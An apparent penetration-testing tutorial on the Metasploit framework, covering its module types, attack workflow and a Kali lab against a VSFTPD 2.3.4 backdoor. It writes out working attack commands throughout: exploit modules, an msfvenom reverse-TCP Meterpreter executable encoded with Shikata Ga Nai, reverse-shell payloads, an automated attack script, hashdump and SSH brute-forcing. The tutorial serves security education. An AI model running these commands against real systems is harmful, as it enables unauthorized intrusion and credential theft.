

The Metasploit framework is built around modular components, where each module performs a specific security task. This modular architecture allows penetration testers to combine different modules to create customized attack scenarios, automate repetitive tasks and efficiently assess the security posture of an organization.
Metasploit Modules
A module is a self-contained piece of code that performs a specific function within the Metasploit Framework. Instead of using a single monolithic program, Metasploit separates different penetration testing tasks into specialized modules.
- Each module is designed for a particular purpose, such as gathering information, exploiting a vulnerability, generating payloads, scanning services or maintaining access after exploitation.
- This modular design makes the framework flexible, reusable and easy to extend with community-developed modules.
Types of Metasploit Modules
1. Auxiliary Modules
Auxiliary modules perform security-related operations that do not require exploiting a vulnerability. They are primarily used during reconnaissance, enumeration, scanning, fuzzing and service interaction.
- Network scanning, service enumeration, protocol testing, credential checking and information gathering.
Example(SMB Version Scanner): This module scans the target system and identifies the SMB service along with its version. It helps determine whether the SMB service is vulnerable before attempting exploitation.
use auxiliary/scanner/smb/smb_version
set RHOSTS 192.168.1.10
run
2. Exploit Modules
Exploit modules contain the code required to leverage a known software vulnerability. They target specific operating systems, applications, services or network protocols to gain unauthorized code execution.
- Remote code execution, local privilege escalation, client-side exploitation, web application exploitation and vulnerability validation.
- After successful exploitation, the exploit usually delivers a payload to the target system.
Example(VSFTPD 2.3.4 Backdoor Exploit): This exploit targets the backdoor vulnerability present in VSFTPD 2.3.4. If the target is vulnerable, Metasploit opens a command shell on the target machine.
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS 192.168.1.10
run
3. Payload Modules
A payload is the code executed after a successful exploit. It determines what action will occur on the compromised machine. Metasploit provides multiple payload types depending on the penetration testing objective.
- Singles: Perform one predefined action.
- Stagers: Create a lightweight initial connection.
- Stages: Download the complete payload after the connection is established.
- Typical payload functions include opening command shells, creating Meterpreter sessions, executing commands, transferring files and establishing reverse connections.
Example(Meterpreter Reverse TCP Payload): After the exploit succeeds, this payload creates a Meterpreter session that connects back to the attacker's machine, allowing remote command execution, file transfer and system interaction.
set PAYLOAD linux/x86/meterpreter/reverse_tcp
set LHOST 192.168.1.5
set LPORT 4444
4. Post Modules
Post-exploitation modules execute after access has been obtained. Their purpose is to gather additional information, expand control or evaluate the overall security of the compromised environment.
- Credential extraction, privilege escalation, system enumeration, network discovery, persistence testing, log collection and security assessment.
- Unlike exploits, post modules assume that a session already exists.
Example(Enumerate Logged-in Users): This module lists all users currently or previously logged into the compromised Windows system, helping the tester identify privileged or active accounts.
use post/windows/gather/enum_logged_on_users
set SESSION 1
run
5. Encoder Modules
Encoders modify payloads without changing their functionality. Their primary purpose is to transform payload data so that problematic characters are removed or the payload can be delivered successfully through specific applications.
- Encoders were also used to bypass basic signature-based antivirus detection, although modern security solutions are far more effective against encoded payloads.
- Bad character removal, payload formatting, shellcode transformation and compatibility improvements.
Example(Shikata Ga Nai Encoder): The Shikata Ga Nai encoder transforms the payload while preserving its functionality. It is commonly used to avoid bad characters and improve payload delivery.
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.5 LPORT=4444 -e x86/shikata_ga_nai -f exe > payload.exe6. NOP Modules
NOP (No Operation) modules generate harmless instructions that perform no action other than consuming processor cycles.
- Improving exploit reliability, shellcode alignment and increasing successful payload execution.
- These instructions are commonly inserted before shellcode to increase the reliability of exploit execution. If execution lands anywhere inside the NOP sequence, it safely slides into the actual payload.
Example(x86 NOP Generator): This module generates a 32-byte NOP sled, allowing execution to safely reach the shellcode even if the instruction pointer lands slightly before the payload.
show nops
use nop/x86/opty2
generate -b "\x00" -l 32
Working of Metasploit Framework
The Metasploit Framework follows a structured workflow that mirrors the phases of a professional penetration test. Each stage builds upon the previous one to achieve controlled exploitation while maintaining flexibility and automation.
Step 1: Target Information Collection
The process begins with collecting information about the target. Auxiliary modules identify active hosts, discover open ports, enumerate running services, detect operating systems and gather software version details.
Step 2: Vulnerability Identification
Based on the collected information, the tester identifies security weaknesses that correspond to available exploit modules. Vulnerability scanners may also be integrated with Metasploit to automatically map discovered vulnerabilities to compatible exploits.
Step 3: Exploit Selection
The tester selects an exploit module designed for the identified vulnerability. Configuration parameters such as the target IP address, communication port, operating system and application version are defined before launching the attack.
Step 4: Payload Configuration
A suitable payload is attached to the exploit. The payload specifies what action will occur after successful exploitation, such as opening a command shell or creating a Meterpreter session. Network communication parameters, including listener addresses and callback ports, are also configured.
Step 5: Exploitation
The exploit sends specially crafted data to the vulnerable service. If the vulnerability is successfully triggered, the payload is delivered and executed on the target system, resulting in controlled access.
Step 6: Session Establishment
After exploitation, Metasploit establishes a session between the attacker's machine and the compromised system. Depending on the payload, this may be a standard command shell or a Meterpreter session offering advanced capabilities such as file management, process control and memory interaction.
Step 7: Post-Exploitation
Once access is obtained, post modules perform security assessment tasks. These activities include collecting system information, evaluating privilege levels, identifying additional weaknesses and assessing the impact of the compromise within the authorized testing scope.
Step 8: Reporting and Cleanup
The final stage involves documenting findings, recording exploited vulnerabilities, collecting evidence and removing temporary artifacts created during testing. Proper cleanup restores the environment to its original state and ensures responsible penetration testing practices.
LAB: Understanding the Metasploit Workflow
These are the steps you follow in any exploitation methodology. Below is a reference chart that will help you remember the functions of these steps and the actions they perform.
| Stage | Tool/Action | Example in this Lab |
|---|---|---|
| Recon | Nmap | Identify open ports & services |
| Exploit | Metasploit exploit module | VSFTPD backdoor or Samba exploit |
| Payload | Meterpreter reverse shell | Gain control over the target |
| Post-Exploitation | Meterpreter commands | Dump system info, capture screenshots |
| Reporting | Notes & screenshots | Save commands and results |
2. Starting Metasploit (On Kali)
msfconsoleYou'll see the Metasploit banner and prompt:
msf6>
3. Searching for Exploits
Metasploit has a built-in search:
search vsftpdExample output:
exploit/unix/ftp/vsftpd_234_backdoor4. Selecting and Using an Exploit
use exploit/unix/ftp/vsftpd_234_backdoorconfirm with:
show options
You will see configurable parameters like:
RHOSTS - > Target IP
RPORT -> Target Port (default 21)
5. Setting Target Information
set RHOSTS 192.168.56.1036. Choosing a Payload
A payload is code that runs after the exploit succeeds.
For remote shells:
set payload cmd/unix/interactFor Meterpreter on Windows targets:
set payload windows/meterpreter/reverse_tcp7. Setting a Local Client (CHOST & CPORT)
set CHOST 192.168.56.102 # Your Kali IP
set CPORT 4444
8. Running the Exploit
exploitIf successful, you'll have a session:
[*] Command shell session 1 opened

9. Using Meterpreter
Try these commands once you get a successful session:
shell
sysinfo
getuid
You can explore the filesystem, capture keystrokes or pivot to other hosts.
10. Using Auxiliary Modules (Scanners & Brute Force)
search scanner/ftp
use auxiliary/scanner/ftp/ftp_version
set RHOST 192.168.56.103
run

This identifies the FTP version without exploiting it.
11. Automating with Resource Scripts
Save a sequence of commands into a file:
nano ftp_attack.rcExample:
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS 192.168.56.103
set CHOSTS 192.168.56.102
set CPORT 4444
set payload cmd/unix/interact
exploit

Run it:
msfconsole -q -r ftp_attack.rc
Metasploit Quick Reference
It covers search syntax for finding exploits, payloads and auxiliary modules, along with common exploit categories and payload examples.
1. Search Syntax
search type:exploit name:ftp
search type:auxiliary name:scanner
search type:payload platform:linux
Keywords you can use:
- type: exploit, auxiliary, payload, post.
- platform: windows, linux, unix, multi, osx.
- name: protocol/service name (e.g., ssh, mysql).
2. Show Categories
show exploits        # List all exploits
show payloads        # List all payloads
show auxiliary       # List all scanner/utility modules
show post            # List all post-exploitation modules
3. Common Exploit Categories
| Category | Example Module | Purpose |
|---|---|---|
| FTP | exploit/unix/ftp/vsftpd_234_backdoor | Exploit backdoor in vsftpd 2.3.4 |
| SMB | exploit/windows/smb/ms08_067_netapi | Windows Server 2003 SMB vuln |
| HTTP/Web | exploit/multi/http/php_cgi_arg_injection | PHP CGI vuln |
| Database | exploit/multi/mysql/mysql_udf_payload | MySQL UDF execution |
4. Common Payloads
| Platform | Payload | Description |
|---|---|---|
| Linux | cmd/unix/interact | Basic shell |
| Linux | linux/x86/meterpreter/reverse_tcp | Meterpreter shell |
| Windows | windows/meterpreter/reverse_tcp | Full-featured reverse shell |
| Multi | generic/shell_reverse_tcp | Simple TCP reverse shell |
5. Auxiliary Modules (Scanning, Brute Force)
| Module | Example | Usage |
|---|---|---|
| Service scanner | auxiliary/scanner/ftp/ftp_version | Find FTP version |
| Brute force | auxiliary/scanner/ssh/ssh_login | Attempt SSH logins |
| Vulnerability scanner | auxiliary/scanner/http/http_version | Detect web server type |
6. Post-Exploitation Commands (Meterpreter)
sysinfo          # Get OS info
getuid           # Get current user
hashdump         # Dump password hashes
download <file>  # Download file
upload <file>    # Upload file
screenshot       # Capture desktop
7. Choosing the Right Exploit
- Identify service & version: nmap -sV.
- Search in Metasploit: search name:servicename version:versionnumber.
- Check exploit info: info exploit/path.
- Match compatible payloads: show payloads.
- Test in lab before real target.